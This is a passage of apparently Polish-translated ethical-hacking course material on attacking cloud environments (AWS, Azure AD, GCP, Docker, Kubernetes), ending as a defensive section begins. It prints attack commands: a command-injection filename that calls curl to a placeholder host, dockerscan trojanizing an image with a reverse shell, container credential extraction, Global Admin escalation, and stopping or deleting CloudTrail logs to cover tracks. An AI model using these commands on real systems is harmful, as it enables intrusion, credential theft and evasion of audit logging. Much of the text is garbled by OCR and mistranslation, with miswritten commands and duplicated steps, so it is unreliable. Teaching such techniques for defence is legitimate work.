[--bad-expressions BAD_EXPRESSIONS [BAD_EXPRESSIONS ...]]

W powyższym poleceniu

-p ŚCIEŻKA_LOKALNA Ścieżka do folderu zawierającego pliki do analizy.

-r,-remove -> Ustaw tę flagę, aby usunąć pliki, które nie zawierają tajnych kluczy.

-a,-advance -> Ustaw tę flagę, aby analizować pliki przy użyciu reguł określonych w „rules.yaml".

-s,-secret -> Ustaw tę flagę, aby analizować pliki w poszukiwaniu zakodowanych na stałe haseł.

-o PLIK WYJŚCIOWY Generuje dane wyjściowe w formacie JSON.

Eksploatacja kontenerów Docker w AWS za pomocą Cloud Container Attack Tool (CCAT)

Atakujący wykorzystują zhakowane dane uwierzytelniające AWS do dalszego wykorzystywania Amazon ECS i EKR.

Kroki związane z wykorzystaniem kontenerów AWS Docker:

Krok 1: Nadużywaj poświadczeń AWS

Atakujący wykorzystują już zdobyte dane uwierzytelniające AWS do przeglądania chmury AWS i identyfikowania dostępnych repozytoriów ECR. CCAT udostępnia moduł „Enumerate ECR" w celu wyświetlenia szczegółowych informacji o dostępnych repozytoriach ECR.

Krok 2: Ściągnij docelowy obraz Dockera

Atakujący z listy repozytoriów ECR wykrywają i ściągają obraz Dockera należący do organizacji docelową. Atakujący może użyć modułu CCAT „Pull Repos from ECR", aby pociągnąć repozytorium docelowe.

Krok 3: Utwórz obraz backdoora

Po pobraniu obrazu Dockera z repozytorium ECR atakujący tworzą i osadzają backdoora dla odwróconej powłoki w docelowym obrazie Dockera. Atakujący może użyć modułu „Docker Backdoor" do stworzenia backdoora z odwróconą powłoką, zastępującego domyślne polecenie CMD.

Krok 4: Wypchnij obraz backdoor Docker

Atakujący wypychają docelowy obraz Dockera osadzony w backdoorze z powrotem do repozytorium ECR. CCAT udostępnia moduł „Push Repos to ECR" w celu przesłania zmodyfikowanego obrazu Dockera do repozytorium ECR.

Ataki bezserwerowe na AWS Lambda

Ponieważ funkcje bezserwerowe mogą działać bez serwera zarządzanego, są one podatne na różne ataki na poziomie aplikacji, takie jak DDoS, wstrzykiwanie poleceń i skrypty krzyżowe (XSS). Atakujący

mogą nadużywać funkcji AWS Lambda, aby uzyskać uprawnienia i naruszyć poufność konta. Atakujący mogą wykorzystać dwa scenariusze nadużywania funkcji Lambda, które omówiono poniżej.

Scenariusz czarnej skrzynki

W tym scenariuszu osoby atakujące przyjmują pewne założenia dotyczące określonej funkcji, ponieważ nie mają wcześniejszych informacji o wewnętrznych systemach roboczych lub środowisku. Kroki przeprowadzania ataku przy użyciu scenariusza czarnej skrzynki są następujące.

Krok 1: osoba atakująca uzyskuje dostęp do źle skonfigurowanego zasobnika S3, który nie został zaimplementowany z żadnymi danymi uwierzytelniającymi. Błędnie skonfigurowane zasobniki, do których osoba atakująca uzyskuje dostęp, mogą zawierać różne pliki organizacyjne.

Krok 2: Teraz atakujący przesyła pliki do S3, a następnie ponownie sprawdza ich konfiguracje.

Krok 3: Po przesłaniu plików tagi poszczególnych plików można obliczyć za pomocą funkcji Lambda.

Krok 4: Następnie atakujący eksfiltruje poświadczenia konta w chmurze i rozpoczyna wyliczanie wyższych uprawnień z uzyskanymi poświadczeniami AWS.

Atakujący mogą użyć następujących poleceń AWS CLI do przeprowadzenia ataku. Uruchom następujące polecenie, aby wyświetlić listę obiektów w określonym zasobniku. Tutaj rozważ wiadro „prod-file-bucket-eu”.

aws s3 to plik prod-bucket-eu

Uruchom następujące polecenie, aby sprawdzić przypisane tagi wraz z przydatnymi informacjami:

aws s3api get-object-tagging --bucket prod-file-bucket-eu --key

config61.zip

Uruchom następujące polecenie, aby utworzyć nowe połączenie z inną instancją EC2 i upewnić się, że dowolne polecenia mogą być wykonywane i mają dostęp do środowiska chmury:

aws s3api get-object-tagging --bucket prod-file-bucket-eu --key

configl61.zip

Wykonaj następujące polecenie, aby użyć środowiska env do wyodrębnienia poświadczeń AWS, których można użyć w celu uzyskania dostępu do tego konta. Polecenie curl pomaga w wyodrębnieniu tych poświadczeń.

aws s3 cp config.zip 's3://prod-file-bucket-eu/screen;curl -X

POST -d "testCurl" <Target IP>:443;'

Scenariusz białej skrzynki

W tym scenariuszu osoby atakujące przechowują wcześniejsze informacje o środowisku, które pomagają im w osiągnięciu ich celów. Kroki przeprowadzania ataku przy użyciu scenariusza białej skrzynki są następujące.

Krok 1: osoba atakująca uzyskuje poufne informacje, takie jak dane uwierzytelniające użytkownika, za pomocą phishingu lub innych metod socjotechnicznych.

Krok 2: Osoba atakująca uzyskuje informacje o rolach i innych zasadach powiązanych z tym przejętym kontem w chmurze. W tym przypadku atakujący koncentruje się ściśle na konkretnym błędnie skonfigurowanym zasobniku S3.

Krok 3: Osoba atakująca może teraz wyświetlić listę funkcji Lambda i uzyskać dodatkowe informacje o dowolnej funkcji.

Krok 4: Dzięki dodatkowym informacjom i uzyskanym poświadczeniom użytkownika atakujący pobiera powiązany kod Lambda w celu wykrycia i wykorzystania potencjalnych luk w zabezpieczeniach.

Krok 5: Osoba atakująca może teraz wykorzystać funkcję Lambda do przeprowadzenia dalszych ataków.

Atakujący mogą użyć następujących poleceń AWS CLI do przeprowadzenia ataku.

Uruchom następujące polecenie, aby sprawdzić zasady użytkownika powiązane z kontem:

aws iam list-attached-user-policies --user-name operator

Uruchom następującą komendę, aby wyświetlić listę funkcji Lambda i zidentyfikować określoną rolę, która została wykorzystana przez tę funkcję:

aws lambda list-functions

Wykonaj następujące polecenie, aby uzyskać więcej informacji o funkcji Lambda, takich jak link lub ścieżka do pobrania kodu:

aws lambda get-function --function-name corpFuncEasy

Wykorzystywanie administratorów w tle w AWS

Administratorzy w tle to konta użytkowników z określonymi uprawnieniami, które umożliwiają atakującym penetrację docelowej sieci w chmurze. Atakujący mogą wykorzystać administratorów cienia tylko po uzyskaniu pewnego rodzaju dostępu do docelowego środowiska. Atakujący nadużywają uprawnień administratora w tle, aby zwiększyć uprawnienia i przejąć kontrolę nad docelowym środowiskiem chmurowym. Poniżej omówiono niektóre techniki stosowane przez osoby atakujące w celu nadużycia uprawnień administratora w tle.

Podnoszenie uprawnień dostępu

Atakujący nadużywają uprawnień Microsoft.Authorization/elevateAccess/Action, aby podnieść swoje uprawnienia do uprawnień konta administratora.

Modyfikowanie istniejących ról

Atakujący nadużywają uprawnień Microsoft.Authorization/roleDefinitions/write do modyfikowania istniejącej roli i tworzenia nowych kont administratora.

Tworzenie nowych kont

Osoby atakujące z uprawnieniem Microsoft.Authorization/roleAssignments/write mogą przypisywać nowe role do kont uprzywilejowanych. Atakujący mogą również wykorzystywać role niestandardowe do tworzenia nowych kont administratorów w tle.

Rola niestandardowa „Lider zespołu ds. pamięci masowej” to administrator z pełną subskrypcją. Atakujący mogą nadużywać uprawnień, takich jak Microsoft.Authorization/roleAssignments/*, wykorzystując subskrypcję AssignableScopes w celu przypisania dodatkowych uprawnień do konta.

Narzędzia do skanowania administratora w tle

SkyArk

SkyArk zawiera dwa główne moduły skanujące, Awstealth i AzureStealth. Dzięki wynikom skanowania z SkyArk osoby atakujące mogą wykryć podmioty (użytkowników, grupy i role), które mają najbardziej wrażliwe i ryzykowne uprawnienia.

Poniżej przedstawiono kilka dodatkowych narzędzi do identyfikowania kont administratorów w tle:

Red-Shadow (https://github.com)

ACLight2 (https://github.com)

Wykorzystanie zdalnego API Dockera

Po uzyskaniu dostępu do docelowego hosta Dockera atakujący wykorzystują zdalne API Dockera do przeprowadzania kolejnych ataków, takich jak wydobywanie kryptowaluty, inicjowanie ataków poprzez maskowanie adresów IP, tworzenie botnetów do przeprowadzania ataków DoS, instalowanie usług dla kampanii phishingowych, pobieranie poufnych danych (np.) oraz naruszanie bezpieczeństwa sieci wewnętrznej.

Pobieranie plików z hosta Docker

Atakujący tworzą nowy kontener i montują go w folderze na hoście Docker, aby uzyskać dostęp do innych plików. Uruchom następujące polecenie, aby uzyskać obraz systemu Linux alpine:

$ docker -H <Remote IP:Port> pull alpine

Teraz uruchom następujące polecenie, aby utworzyć kontener z obrazu:

docker -H <Remote IP:Port> run -t -d alpine

Po utworzeniu kontenera uruchom polecenie is wewnątrz kontenera, aby pobrać pliki przechowywane na hoście Docker:

$ docker -H <Remote IP:Port> exec modest_goldstine Is

Podobnie możesz utworzyć kontener z obrazu, zamontować ścieżkę hosta „/etc” do kontenera i pobrać zawartość przechowywaną w pliku „/etc/hosts”. Uzyskując dostęp do tego pliku, osoby atakujące mogą dokonać złośliwego wpisu w plikach hosta.

Atakujący mogą również uzyskać dostęp do danych przechowywanych poza hostem, identyfikując woluminy zamontowane w kontenerze. Możesz użyć polecenia Docker inspect do wykrywania zewnętrznych instalacji pamięci masowej, takich jak S3 i sieciowy system plików (NFS). Co więcej, jeśli dowolne montowanie ma uprawnienia do zapisu, osoby atakujące mogą manipulować plikami przechowywanymi w pamięci zewnętrznej.

Skanowanie sieci wewnętrznej

Jeśli atakujący utworzy kontener w istniejącym mostku sieciowym Docker, może uzyskać dostęp do wszystkich hostów, do których główny host Docker ma dostęp w sieci wewnętrznej. Możesz użyć Nmap do przeskanowania wewnętrznej sieci hosta i zidentyfikowania uruchomionych usług:

$ docker -H <docker host> run —network=host —rm marsmensch/nmap -ox <IP Range>

Pobieranie poświadczeń

Zmienne środowiskowe są często używane w Dockerze do przekazywania poświadczeń jako argumentów podczas uruchamiania kontenerów. Atakujący używają polecenia Docker inspect do identyfikowania dostępnych zmiennych środowiskowych na hoście Docker. Wykonanie polecenia „env" na kontenerze zwraca wszystkie szczegóły, w tym poświadczenia użyte do zainicjowania kontenerów. Uruchom następujące polecenia, aby pobrać poświadczenia:

$ docker -H [docker remote host] inspect [container name]

$ docker -H [docker remote host] exec -i [container name] env

Wyszukiwanie baz danych

Po odzyskaniu poświadczeń osoby atakujące mogą wykonywać zapytania w kontenerach MySQL w celu odzyskania poufnych informacji przechowywanych w tabelach bazy danych. Uruchom następujące polecenie, aby znaleźć kontenery MySQL na docelowym hoście Docker:

$ docker -H [docker remote host] ps | grep mysql

Teraz uruchom następujące polecenie, aby pobrać poświadczenia MySQL:

$ docker -H [docker remote host] exec -i some-mysql env

Użyj pobranych poświadczeń, aby znaleźć bazy danych w kontenerze MySQL:

$ docker -H [docker host] exec -i some-mysql mysql -u root -p

<password> -e "show databases"

Hakowanie woluminów kontenerów

w Kubemetes kontenery używają woluminów do udostępniania systemów plików i manipulowania plikami kontenerów. Wolumin jest podobny do katalogu, w którym przechowywane są pliki i jest dostępny dla wszystkich kontenerów w zasobniku. Kubemetes obsługuje różne typy woluminów, takie jak NFS i Internet Small Computer Systems Interface (iSCSI), używając różnych protokołów. Słabe i domyślne konfiguracje w tych woluminach mogą zostać wykorzystane przez osoby atakujące do przeprowadzania ataków polegających na eskalacji uprawnień i wykonywania ruchu bocznego w sieci wewnętrznej.

Dostęp do węzłów głównych: Konfiguracje woluminów, takie jak iSCSI, przechowują szczegóły konfiguracji w postaci wpisów tajnych. Jeśli atakujący uzyskają dostęp do interfejsu API lub itp., mogą łatwo odzyskać szczegóły konfiguracji tych woluminów.

Dostęp do węzłów: Kubelet zarządza podami, więc jeśli atakujący uzyskają dostęp do węzła w podeście, mogą łatwo uzyskać dostęp do wszystkich woluminów używanych w podeście. Co więcej, jeśli atakujący używają narzędzi systemu plików do przeglądania og, mogą uzyskać przydatne informacje o węźle. Na przykład osoby atakujące mogą użyć polecenia „df", aby pobrać szczegóły konfiguracji woluminów przy użyciu systemu plików NFS.

Uzyskiwanie dostępu do kontenera: podobnie jak w przypadku uzyskiwania dostępu do węzłów, osoby atakujące mogą również pobierać te same informacje w samym kontenerze. Atakując woluminy z kontenera, osoby atakujące mogą skonfigurować typ woluminu ścieżki hosta, aby pobierać poufne informacje z węzła. Atakujący mogą dalej używać narzędzi systemu plików do przeglądania wszystkich zamontowanych woluminów.

CloudGoat 2 - narzędzie wdrażania AWS podatne na ataki z powodu projektu

CloudGoat 2 to narzędzie do wdrażania AWS „Vulnerable by Design" opracowane przez Rhino Security Labs. Pozwala doskonalić umiejętności w zakresie cyberbezpieczeństwa w chmurze, tworząc i realizując kilka scenariuszy typu „zdobądź flagę". Każdy scenariusz składa się z zasobów AWS ułożonych razem w celu stworzenia ustrukturyzowanego doświadczenia edukacyjnego. Niektóre scenariusze są łatwe, inne trudne, a wiele oferuje kilka ścieżek do zwycięstwa. Twoim zadaniem jako atakującego jest eksploracja środowiska, identyfikacja słabych punktów i wykorzystanie swojej drogi do celu scenariusza. Scenariusze zawarte podczas premiery są następujące:

rce_web_app - Znajdź tajny punkt końcowy i wykorzystaj lukę w zabezpieczeniach aplikacji internetowej umożliwiającą zdalne wykonanie kodu, aby uzyskać dostęp administratora EC2 do wirtualnej chmury prywatnej (VPC).

iam_privesc_by_attachment - wykrywanie i dołączanie istniejących profili instancji w celu podniesienia uprawnień.

iam_privesc_by_rollback - wyliczanie wersji zasad o godzinie 1:00 i przywracanie poprzedniej wersji z wyższymi uprawnieniami.

codebuild_secrets - Eksploruj CodeBuild i SSM, aby odkryć sekrety zwykłego tekstu w bezpiecznej bazie danych.

Utwórz nowy klucz dostępu użytkownika

Atakujący z uprawnieniami dostępu do iam:CreatsaccessKey mogą tworzyć identyfikatory kluczy dostępu i tajne klucze dostępu dla innych użytkowników. Daje to atakującym ten sam poziom uprawnień dostępu, jaki ma użytkownik.

Tworzenie/aktualizacja profilu logowania

Jeśli atakujący uzyskają uprawnienia dostępu do iam:CreateLoginProfiie, mogą utworzyć nowe profile logowania dla konsoli AWS. Podobnie, jeśli atakujący uzyskają uprawnienia dostępu do iam:updateLoginProfile, mogą zmienić profile logowania innych użytkowników. W obu przypadkach osoby atakujące są podnoszone do uprawnień określonego profilu użytkownika.

Dołącz politykę do użytkownika/grupy/roli

Atakujący z uprawnieniami dostępu do iam:AttachuserPolicy mogą eskalować swoje uprawnienia, dołączając zasady do użytkownika i dodając uprawnienia tej zasady do zasad atakującego. Podobnie osoby atakujące z uprawnieniami dostępu do iam:AttachGroupPolicy i iam:AttachRolePolicy mogą manipulować zasadami i podnieść swoje uprawnienia do poziomu odpowiedniej grupy lub roli.

Utwórz/zaktualizuj wbudowane zasady dla użytkownika/grupy/roli

Atakujący z uprawnieniami dostępu do iam:PutUserPolicy, iam:PutGroupPolicy i iam:PutRolePolicy mogą tworzyć lub aktualizować wbudowane zasady odpowiednio dla użytkownika, grupy i roli. Technika ta pozwala atakującym na uzyskanie pełnych uprawnień administratora w środowisku AWS.

Dodaj użytkownika do grupy

Atakujący z uprawnieniami dostępu do iam:AdduserToGroup mogą dodać się do istniejącej grupy użytkowników IAM w środowisku AWS. Ta technika umożliwia atakującym uzyskanie uprawnień istniejących grup.

Eskalacja uprawnień zasobników Google Storage za pomocą GCPBucketBrute

Podobnie jak zasobniki Amazon AWS S3, Google Storage używa zasobników do statycznego przechowywania plików. Luki w zasadach uprawnień zasobników mogą ujawnić zasobniki wszystkim użytkownikom GCP, a nawet publicznemu Internetowi. Podobnie jak zasobniki AWS S3, zasobniki Google Storage są również podatne na ataki polegające na eskalacji uprawnień poprzez źle skonfigurowane listy ACL zasobników. GCPBucketBrute to oparte na skrypcie narzędzie, które umożliwia atakującym wyliczanie zasobników Google, określanie, jaki mają do nich dostęp i sprawdzanie, czy można zwiększyć uprawnienia. Za pomocą tego narzędzia osoby atakujące mogą sprawdzić zasady zasobnika, wysyłając bezpośrednie żądanie HTTP na adres „https://www.googleapis.eom/storage/vl/b/NAZWA_BUCKET/iam". Jeśli „allusers" lub „aiiAuthenticatedUsers" mogą przeczytać zasady zasobnika, atakujący otrzymują prawidłową odpowiedź; w przeciwnym razie zostanie wyświetlony komunikat o odmowie dostępu. Atakujący mogą użyć interfejsu API „TestiamPermissions" pamięci masowej Google, podając nazwę zasobnika i listę uprawnień do przechowywania danych Google, aby pobrać uprawnienia zasobnika. Atakujący używają narzędzia GCPBucketBrute, aby sprawdzić, jakie uprawnienia są im przyznane na wykrytych zasobnikach. Jeśli atakujący mają jakiś dostęp do zasobników, GCPBucketBrute wyświetla listę posiadanych uprawnień. Jeśli osoby atakujące mają wystarczający dostęp do eskalacji uprawnień do zasobnika, narzędzie wyświetla komunikat informujący, że zasobnik jest narażony na eskalację uprawnień. W ten sposób osoby atakujące mogą podnieść swoje uprawnienia do poziomu administratora.

Eskalacja uprawnień przy użyciu źle skonfigurowanych kont użytkowników w usłudze Azure AD

Poniżej omówiono kroki związane z wykorzystaniem źle skonfigurowanych kont użytkowników w środowisku usługi Azure AD.

Krok 1: osoba atakująca odnajduje zwykłe konto użytkownika w usłudze Azure AD przy użyciu narzędzi, takich jak Bloodhound lub AzureHound.

Krok 2: Atakujący uruchamia następujące polecenie, aby skonfigurować moduł Azure AD PowerShell i zalogować się do usługi Azure AD przy użyciu zwykłego konta użytkownika:

Connect -AzureAD

Krok 3: Osoba atakująca wykonuje następujące polecenia w celu utworzenia nowego klucza uwierzytelniającego dla aplikacji i zapisania go na komputerze lokalnym.

$pwd = <password>

$path = <thumbprint>

Export-PfxCertificate -cert $path -FilePath <path_to_save_.pfx

file> -Passsword $pwd

Krok 4: osoba atakująca przekazuje ten samopodpisany certyfikat do usługi Azure AD w części dotyczącej certyfikatu zarejestrowanej aplikacji.

Krok 5: Teraz osoba atakująca uruchamia następujące polecenia w celu eskalacji uprawnień zwykłego konta użytkownika do administratora globalnego po uwierzytelnieniu usługi Azure AD za pomocą nowo utworzonego certyfikatu:

Connect -AzureAD -Tenentld <tenant_id> -Applicationld <app_id> -

CertificateThumbPrint <thumbprint>

Add-AzureADDirectoryRoleMember -RefObjectld <normaluser_object

ID> -Objectld <Globaladmin_ID>

Krok 6: Po eskalacji uprawnień osoba atakująca otwiera usługę Azure AD i sprawdza, czy rola przypisana do zwykłego użytkownika to Administrator globalny. Teraz osoba atakująca może dalej wykorzystywać docelową usługę Azure AD przy użyciu podwyższonych uprawnień.

Tworzenie kont backdoor w AWS

Atakujący mogą tworzyć konta typu backdoor na platformie chmurowej AWS, tworząc nieuczciwe konto AWS. Atakujący nadużywają istniejących zasobów na platformie chmurowej, modyfikując istniejące zasady lub wykorzystując zasoby za pośrednictwem interfejsów API i AWS Resource Access Manager (RAM). Atakujący używają narzędzi takich jak Endgame i Pacu do tworzenia kont typu backdoor na platformie chmurowej AWS.

Etap końcowy

Narzędzie Endgame to platforma exploitów, która pomaga atakującym przejąć kontrolę nad istniejącą platformą chmurową AWS za pośrednictwem nieuczciwego konta i utworzyć na nim konto backdoora. Osoba atakująca może utworzyć listę kont typu backdoor na docelowej platformie chmurowej AWS, wykorzystując pełne możliwości narzędzia. Jest to narzędzie poeksploatacyjne, które wymaga dostępu do poświadczeń API AWS dla docelowego konta użytkownika, które ma uprawnienia do modyfikowania polityk zasobów. Endgame może tworzyć konta typu backdoor dla dowolnego z zasobów wymienionych na poniższym zrzucie ekranu:

Backdoor Resource Type	Endgame	AWS Access Analyzer Support
ACM Private CAs	✓	✗
CloudWatch Resource Policies	✓	✗
EBS Volume Snapshots	✓	✗
EC2 AMIs	✓	✗
ECR Container Repositories	✓	✗
EFS File Systems	✓	✗
ElasticSearch Domains	✓	✗
Glacier Vault Access Policies	✓	✗
IAM Roles	✓	✓
KMS Keys	✓	✓
Lambda Functions	✓	✓
Lambda Layers	✓	✓
RDS Snapshots	✓	✗
S3 Buckets	✓	✓
Secrets Manager Secrets	✓	✓
SES Sender Authorization Policies	✓	✗
SQS Queues	✓	✓
SNS Topics	✓	✗

Uruchom następujące polecenie, aby wyświetlić listę zasobów 1AM z kontem użytkownika:

endgame list-resources -s iam

Uruchom następujące polecenie, aby wyświetlić listę zasobników S3:

endgame list-resources --service s3

Uruchom następujące polecenie, aby wyświetlić listę zasobów w usługach:

endgame list-resources --service all

Uruchom następującą komendę, aby utworzyć backdoor do określonego zasobu:

endgame expose --service iam --name test-resource-exposure

Backdooring obrazów Docker za pomocą dockerscan

Dockerscan to narzędzie do analizy i hakowania platformy Docker, które umożliwia atakującym wykonywanie następujących złośliwych działań:

Skanuj sieci, aby zidentyfikować rejestry Dockera.

Manipuluj rejestrami, usuwając obraz/tag, przesyłając obraz z backdoorem i przesyłając złośliwy plik.

Analizuj obrazy pod kątem pobierania poufnych informacji z obrazu platformy Docker, w tym uzyskiwania dostępu do haseł ze zmiennych środowiskowych, identyfikowania adresów URL/IP w zmiennych środowiskowych oraz identyfikowania poświadczeń użytkownika używanych do wewnętrznego uruchamiania oprogramowania.

Wyodrębnij i zmodyfikuj obrazy Dockera, co obejmuje modyfikację punktu wejścia w Dockerze, trojanizację obrazu Dockera poprzez wstrzyknięcie do niego odwrotnej powłoki i modyfikację uruchomionego użytkownika w obrazie Dockera.

Na przykład uruchom następujące polecenie, aby trojanizować obraz podstawowy Ubuntu:

dockerscan image modify trojanize ubuntu_original -1 <IP Address> -p

<Port Number> -o alpine infected

Utrzymywanie ścieżek dostępu i pokrywania w środowisku chmurowym AWS poprzez manipulowanie usługą CloudTrial

Po uzyskaniu dostępu na poziomie administratora do zasobów w chmurze osoby atakujące manipulują wersjami próbnymi chmury, aby pozostać niewykrytymi i uzyskać stały dostęp do zaatakowanego środowiska. W środowisku chmurowym AWS działania użytkowników są monitorowane poprzez usługę CloudTrial. Pierwszym krokiem, jaki wykonuje atakujący po uzyskaniu dostępu wysokiego poziomu do zaatakowanego środowiska, jest ukrycie śladów. Domyślnie usługa CloudTrail jest wyłączona. Administrator musi jawnie skonfigurować, aby włączyć usługę CloudTrial i skonfigurować wersje próbne do monitorowania działań użytkowników. Atakujący wyłączają funkcję logowania, wstrzymując usługę CloudTrial i wznawiając usługę po przeprowadzeniu ataku.

Uruchom następujące polecenie, aby zatrzymać rejestrowanie przez CloudTrials:

$ aws cloudtrial stop-logging --name targetcloud_trail – profile administrator

Uruchom następujące polecenie, aby uzyskać status wersji próbnej:

$ aws cloudtrial get-trial-status --name targetcloud_trail –profile administrator

Po wyłączeniu usługi CloudTrial osoby atakujące mogą wykonywać różne złośliwe działania, takie jak tworzenie użytkowników backdoora o pierwszej w nocy, eksfiltrowanie danych i uruchamianie skryptu do kopania kryptowalut. Po zakończeniu ataku osoby atakujące ponownie włączą rejestrowanie śladów, uruchamiając następującą komendę:

$ aws cloudtrail start-logging --name targetcloud_trail – profile administrator


W niektórych scenariuszach osoby atakujące mogą trwale usunąć ślady, uruchamiając następujące polecenie:

$ aws cloudtrail delete-trail --name targetcloud_trail – profile administrator

Alternatywnie atakujący mogą usunąć zawartość zasobnika, w którym przechowywane są wersje próbne, uruchamiając następujące polecenie:

$ aws s3 rb s3://<Bucket Name or Bucket Referenoe> --force –profile administrator

Po usunięciu zawartości zasobnika CloudTrail nie rejestruje żadnych dalszych zdarzeń. Zatrzymanie lub usunięcie śladów w celu ich oczyszczenia może spowodować wygenerowanie alarmu bezpieczeństwa, jak pokazano na poniższym rysunku.



Inne techniki wykorzystywane przez atakujących do zacierania śladów obejmują:

Szyfrowanie wersji próbnych w chmurze przy użyciu nowego klucza

Przenoszenie szlaków do nowego kubełka S3

Wykorzystanie funkcji AWS Lambda do usuwania nowych wpisów szlaku

Po wyczyszczeniu dzienników osoby atakujące wykonują dalsze działania w celu utrzymania stałego dostępu do infrastruktury chmury. W związku z tym osoby atakujące instalują backdoory w infrastrukturze AWS przy użyciu następujących technik:

Manipulowanie danymi użytkownika powiązanymi z instancją EC2 z uprzywilejowanymi prawami dostępu

Tworzenie nowych instancji EC2 w zależności od AMI poprzez przypisanie uprzywilejowanej roli

Wstawienie backdoora do istniejącej funkcji Lambda (np. po wywołaniu funkcja tworzy nowego użytkownika)

Manipulowanie kluczami dostępu za pomocą funkcji Lambda, takich jak rabbit_lambda, cli lambda i backdoor_created_users_lambda

Narzędzie hakerskie AWS: AWS pwn

Atakujący mogą użyć narzędzia AWS pwn do zhakowania docelowego środowiska chmurowego AWS. To narzędzie zawiera różne zautomatyzowane skrypty dla różnych faz hakowania, takich jak rekonesans, zwiększanie uprawnień, utrzymywanie dostępu i usuwanie śladów.

Rekonesans

Uruchom następujące skrypty, aby zebrać informacje o użytkownikach AWS i informacje o ich kontach:

o vaiidate_iam_access_keys.py ->Mając plik TSV zawierający kombinacje klucz dostępu + sekret [+ sesja], ten skrypt sprawdza ważność dostępu i zwraca informacje o tożsamości zleceniodawców.

./validate_iam_access_keys.py -i /tmp/keys.txt –o /tmp/out.json

o validate_s3_buckets.py -> Mając plik tekstowy z jednym słowem w linii, skrypt sprawdza, czy zasobniki istnieją i zwraca podstawowe informacje identyfikujące,

./validate s3 buckets.py -i /tmp/words.txt -o /tmp/out.json

validate iam Principals.py -> Biorąc pod uwagę plik tekstowy zleceniodawców (np. użytkownik/administrator, rola/wdrożenie), skrypt sprawdza, czy zleceniodawca istnieje na danym koncie.

./validate_iam_principals.py -a 123456789012 -i /tmp/words.txt -o /tmp/out.json

o vaiidate_accounts.py -> Po otrzymaniu pliku tekstowego identyfikatorów kont i aliasów skrypt sprawdza, czy konta istnieją.

./validateaccounts.py -i /tmp/accounts.txt -o /tmp/out.json

Eskalacja przywilejów

Uruchom następujące skrypty, aby pobrać różne poziomy dostępu i eskalować uprawnienia.

o dump_instance_attributes.py Przechodzi przez każdą instancję EC2 na koncie i pobiera określone atrybuty instancji. Najczęściej używany do pobierania danych użytkownika, które zwykle zawierają tajemnice.

./dump_instance_attributes.py -u -o /tmp/

o dump_cloudformation_stack_descriptions.py Pobiera opisy stosów dla każdego istniejącego stosu i każdego stosu usuniętego w ciągu ostatnich 90 dni.

./dump_cloudformation_stack_descriptions.py -o /tmp/data

o seek_roies.py -> Próbuje przyjąć wszystkie ARN w pliku lub dostarczone przez API listroles.

./assume_roles.py -o /tmp/out.json

o add_iam_policy.py Dodaje administratora i wszystkie zasady akcji do danego użytkownika, roli lub grupy. Wymaga uprawnień putPolicy lub attachPolicy o godzinie 1:00.

./add_iam_policy.py -u mój użytkownik -r moja rola -g moja grupa

o bouncy_bouncy_cloudy_cloud.py -9 Odbija daną instancję EC2 i przepisuje jej dane użytkownika, dzięki czemu można uruchamiać dowolne kody lub kraść tymczasowe dane logowania do profilu instancji.

./bouncy_bouncy_cloudy_cloud.py -i identyfikator-instancji -e

punkt końcowy eksfiltracji

Utrzymanie dostępu

Uruchom następujące skrypty, aby zachować dostęp do konta.

o rabbit_lambda -> Przykładowa funkcja Lambda, która odpowiada na zdarzenia usunięcia użytkownika, tworząc więcej kopii usuniętego użytkownika.

o cli_lambda -> Funkcja Lambda, która działa jako proxy cli AWS i nie wymaga poświadczeń.

o backdoor_created_users_lambda -> Funkcja Lambda, która dodaje klucz dostępu do każdego nowo utworzonego użytkownika.

o backdoor_created_roles_lambda -> Funkcja Lambda, która dodaje relację zaufania do każdej nowo utworzonej roli.

o backdoor_created_security_groups_lambda -9 Funkcja Lambda, która dodaje daną regułę dostępu przychodzącego do każdej nowo utworzonej grupy zabezpieczeń.

o backdoor_all_users.py -> Dodaje klucz dostępu do każdego użytkownika na koncie.

o backdoor_all_roles.py -> Dodaje relację zaufania do każdej roli na koncie.

o backdoor_aii_security_groups.py Dodaje daną regułę dostępu przychodzącego do każdej grupy zabezpieczeń na koncie.

Usuwanie śladów:

Uruchom poniższy skrypt, aby ukryć ślady ataku.

o Disrupt_cloudtrail.py -> Próby przerwania/uszkodzenia rejestrowania Cloudtrail w określony sposób.

./disrupt cloudtrail.py –s

Bezpieczeństwo w chmurze

Istnieje wiele rodzajów ryzyka i zagrożeń związanych z wdrażaniem usług w chmurze i migracją danych o znaczeniu krytycznym do systemów innych firm. Jednak przestrzeganie wytycznych dotyczących bezpieczeństwa i środków zaradczych wzmacnia uzasadnienie biznesowe dla przyjęcia chmury. Ta sekcja dotyczy różnych standardów chmurowych, środków zaradczych i najlepszych praktyk w zakresie zabezpieczania danych hostowanych w środowisku chmurowym.

Warstwy kontroli bezpieczeństwa w chmurze

Kolejne warstwy przedstawiają odwzorowanie modelu chmury na model kontroli bezpieczeństwa.

Warstwa aplikacji

Aby wzmocnić warstwę aplikacji, ustal zasady zgodne z przyjętymi w branży standardami bezpieczeństwa; np. OWASP dla aplikacji internetowej. Powinien spełniać i być zgodny z odpowiednimi wymogami regulacyjnymi i biznesowymi. Kontrole warstwy aplikacji obejmują cykl życia oprogramowania, analizę binarną, skanery, zapory aplikacji internetowych, sekcje transakcyjne itp.

Warstwa informacyjna

